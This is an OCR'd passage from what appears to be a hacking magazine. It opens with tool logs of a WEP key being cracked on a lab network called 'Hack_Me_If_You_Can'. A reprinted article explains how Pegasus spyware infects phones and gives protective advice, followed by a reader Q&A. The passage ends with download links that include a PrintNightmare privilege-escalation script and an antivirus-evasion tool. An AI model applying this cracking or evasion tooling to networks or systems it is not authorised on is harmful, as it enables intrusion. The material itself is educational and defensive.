
This key was cracked in 63 seconds. How long it will take to crack the same key we cracked earlie -r with aircrack?



```
[22:14:57] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30068 IVs rat
[22:14:57] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30069 IVs rat
[22:14:57] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30069 IVs rat
[22:14:57] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30070 IVs rat
[22:14:57] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30070 IVs rat
[22:14:57] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30071 IVs rat
[22:14:57] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30071 IVs rat
[22:14:57] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30072 IVs rat
[22:14:57] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30072 IVs rat
[22:14:57] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30073 IVs rat
[22:14:57] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30073 IVs rat
[22:14:57] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30074 IVs rat
[22:14:57] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30074 IVs rat
[22:14:57] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 30075 IVs rat
[22:14:57] Got key for Hack_Me_If_You_Can [12:34:56:78:99] 30075 IVs
[22:14:57] Pwned network Hack_Me_If_You_Can in 0:45 mins:sec
[22:14:57] TO-OWN [] OWNED []
[22:14:57] All neighbors owned

Dying...
[22:14:57] TO-OWN [] OWNED []
```


It took just 45 seconds to crack the password.

I generated a complex WEP key and tried again. The key was cracked in around 15 minutes as shown below.



```
[22:44:06] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326084 IVs ra
[22:44:06] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326085 IVs ra
[22:44:06] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326086 IVs ra
[22:44:06] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326087 IVs ra
[22:44:06] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 326088 IVs ra
[22:44:06] Got key for Hack_Me_If_You_Can [37:43:79:40:20:31:58:3a:65:64:28:36:2
7] 326088 IVs
[22:44:06] Pwned network Hack_Me_If_You_Can in 14:55 mins:sec
[22:44:06] TO-OWN [] OWNED []
[22:44:06] All neighbors owned

Dying...
[22:44:06] TO-OWN [] OWNED []
```

Here's the WEP key I set.



```
┌──(kali㉿kali)-[~]
└─$ cat hex.txt
37:43:79:40:20:31:58:3a:65:64:28:36:27

┌──(kali㉿kali)-[~]
└─$ cat hex.txt | xxd -r p
xxd: p: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cat hex.txt | xxd -r -p                                                  2 ×
7Cy@ 1X:ed(6'

┌──(kali㉿kali)-[~]
└─$ 
```

That's all in Wireless Security in this Issue.

Follow Hackercool Magazine For Latest Updates

How does the Pegasus spyware work, and is my phone at risk?

Online Security

Paul Haskell Dowland
Asociate Dean (Computing & Security)
Edith Cowan University

Roberto Musotto
Research Fellow,
Edith Cowan University

A major journalistic investigation has found evid
-ence of malicious software being used by gover-
nments around the world, including allegations
of spying on prominent individuals.

From a list of more 50,000 phone numbers,
journalists identified more than 1,000 people in
50 countries reportedly under surveillance using
the Pegasus spyware. The software was develop-
ed by the Israeli company NSO Group and sold
to government clients.

Among the reported
targets of the spyware
are journalists, politicians, gove-
rnment officials, chief
executives and human
rights activists.

"The Pegasus spyware can infect the phones of victims through a variety of mechanisms. Some approaches may involve an SMS or iMessage that provides a link to a website."

Reports thus far allude to a surveillance
effort reminiscent of an Orwellian nightmare, in
which the spyware can capture keystrokes, inter-
cept communications, track the device and use
the camera and microphone to spy on the user.

How did they do it?

The Pegasus spyware can infect the phones of vi
-ctims through a variety of mechanisms. Some a-
pproaches may involve an SMS or iMessage that
provides a link to a website. If clicked, this link
delivers malicious software that compromises
the device.

Others use the more concerning "zero-click"
attack where vulnerabilities in the iMessage servi
-ce in iPhones allows for infection by simply rece
-iving a message, and no user interaction is requi
-red.

The aim is to seize full control of the mobile dev
-ice's operating system, either by rooting (on
Android devices) or jailbreaking (on Apple iOS
devices).

Usually, rooting on an Android device is
done by the user to install applications and gam-
es from non-supported app stores, or re-enable a
functionality that was disabled by the manufactu
-rer.

Similarly, a jailbreak can be deployed on
Apple devices to allow the installation of apps n-
ot available on the Apple App Store, or to unloc
-k the phone for use on alternative cellular netw-
orks. Many jailbreak approaches require the
phone to be connected to a computer each time
it's turned on (referred to as a "tethered
jailbreak").

Rooting and jailbreaking both remove the
security controls embedded in Android or iOS
operating systems.
They are typically a
combination of config-
uration changes and a "hack"
of core elements of the
operating system to run modified code.

In the case of spyware, once a device is
unlocked, the perpetrator can deploy further
software to secure remote access to the device's
data and functions. This user is likely to remain
completely unaware.

Most media reports on Pegasus relate to the
compromise of Apple devices. The spyware infe
-cts Android devices too, but isn't as effective as
it relies on a rooting technique that isn't 100%
reliable. When the initial infection attempt fails,
the spyware supposedly prompts the user to gra-
nt relevant permissions so it can be deployed
effectively.

But aren't Apple devices more secure?

Apple devices are generally considered more se-
cure than their Android equivalents, but neither
type of device is 100% secure.

Apple applies a high level of control to the code of its operating system, as well as apps offered through its app store. This creates a closed-syste-m often referred to as "security by obscurity".

Apple also exercises complete control over when updates are rolled out, which are then qui-ckly adopted by users.

Apple devices are frequently updated to the latest iOS version via automatic patch installatio-n. This helps improve security and also increase-s the value of finding a workable compromise to the latest iOS version, as the new one will be us-ed on a large proportion of devices globally.

On the other hand, Android devices are based on open-source concepts, so hardware ma -nufacturers can adapt the operating system to a-dd additional features or optimise performance. We typically see a large number of Android dev -ices running a variety of versions — inevitably resulting in some unpatched and insecure device -s (which is advantageous for cybercriminals).

"It is in the very nature of spyware to remain covert and undetected on a device."

On the other hand, Android devices are based on open-source concepts, so hardware manufacturers can adapt the operating system to add additional features or optimise performance . We typically see a large number of Android de -vices running a variety of versions — inevitably resulting in some unpatched and insecure device -s (which is advantageous for cybercriminals).

How can I tell if I'm being monitored?

While the leak of more than 50,000 allegedly mo -nitored phone numbers seems like a lot, it's unli -kely the Pegasus spyware has been used to mon -itor anyone who isn't publicly prominent or poli -tically active.

It is in the very nature of spyware to remain covert and undetected on a device. That said, there are mechanisms in place to show whether your device has been compromised.

The (relatively) easy way to determine this is to use the Amnesty International Mobile Verific-ation Toolkit (MVT). This tool can run under eit -her Linux or MacOS and can examine the files and configuration of your mobile device by anal -ysing a backup taken from the phone.

While the analysis won't confirm or disprove whether a device is compromised, it detects "indicators of compromise" which can provide evidence of infection.

In particular, the tool can detect the presen -ce of specific software (processes) running on th -e device, as well as a range of domains used as part of the global infrastructure supporting a spy ware network.

What can do to be better protected?

Unfortunately there is no current solution for the zero-click attack. There are, however, simple ste-ps you can take to minimise your potential expo-sure — not only to Pegasus but to other maliciou-s attacks too.

1) Only open links from known and trusted con -tacts and sources when using your device.

Pegasus is deployed to Apple devices through a -n iMessage link. And this is the same technique used by many cyber crimi -nals for both malwar-e distribution and less tech-nical scams. The same ad-vice applies to links sent via email or other messaging applications.

2) Make sure your device is updated with any r-elevant patches and upgrades. While having a st -andardised version of an operating system creat-es a stable base for attackers to target, it's still yo -ur best defence.

If you use Android, don't rely on notifications for new versions of the operating system. Check for the latest version yourself, as your device's manufacturer may not be providing updates.

3) Although it may sound obvious, you should limit physical access to your phone. Do this by enabling pin, finger or face-locking on the devic-e. The eSafety Commissioner's website has a ran -ge of videos explaining how to configure your device securely.

4) Avoid public and free WiFi services (includi ng hotels), especially when accessing sensitive in -formation. The use of a VPN is a good solution when you need to use such networks.

5) Encrypt your device data and enable remote -wipe features where available. If your device is lost or stolen, you will have some reassurance your data can remain safe.

Article First Appeared on TheConversation

Answers to some questions related to hacking our readers ask

Hacking Q & A

Q : What is a zero click attack?
A : A : Zero click attack is an hacking attack whi-ch does not require any user interaction for the device to get hacked. For example, take Pegasus spyware, the spyware created by NSO Group, a-n Israeli Cybersecurity firm. This spyware infects your phone through Whatsapp without you nee-ding to perform any action like clicking a link or or visiting a website.

This is considered a dangerous attack because normal cyber security practices you use for safeguarding yourself will not protect you at all.

Q : How do I use Kali Linux Metasploi-t to exploit Kali Linux?
A : Just like your use kali Linux metasploit to exploit other devices. Just find any vulnerability in Kali Linux, check out if it has any metasploit module and use it to exploit Kali Linux.

Send all your questions to editor@ hackercoolmagazine.com

DOWNLOADS

1. Haserl :
https://sourceforge.net/projects/haserl/files/

2. IGEL OS :
https://www.igel.com/software-downloads/workspace-edition/

3. Alpine Linux :
https://alpinelinux.org/downloads

4. PrintNightMare LPE Powershell Script :
https://github.com/calebstewart/CVE-2021-1675

5. Xeexe - Top Antivirus Evasion :
https://github.com/persianhydra/Xeexe-TopAntivirusEvasion

6. KingHamlet Tool :
https://github.com/IkerSaint/KingHamlet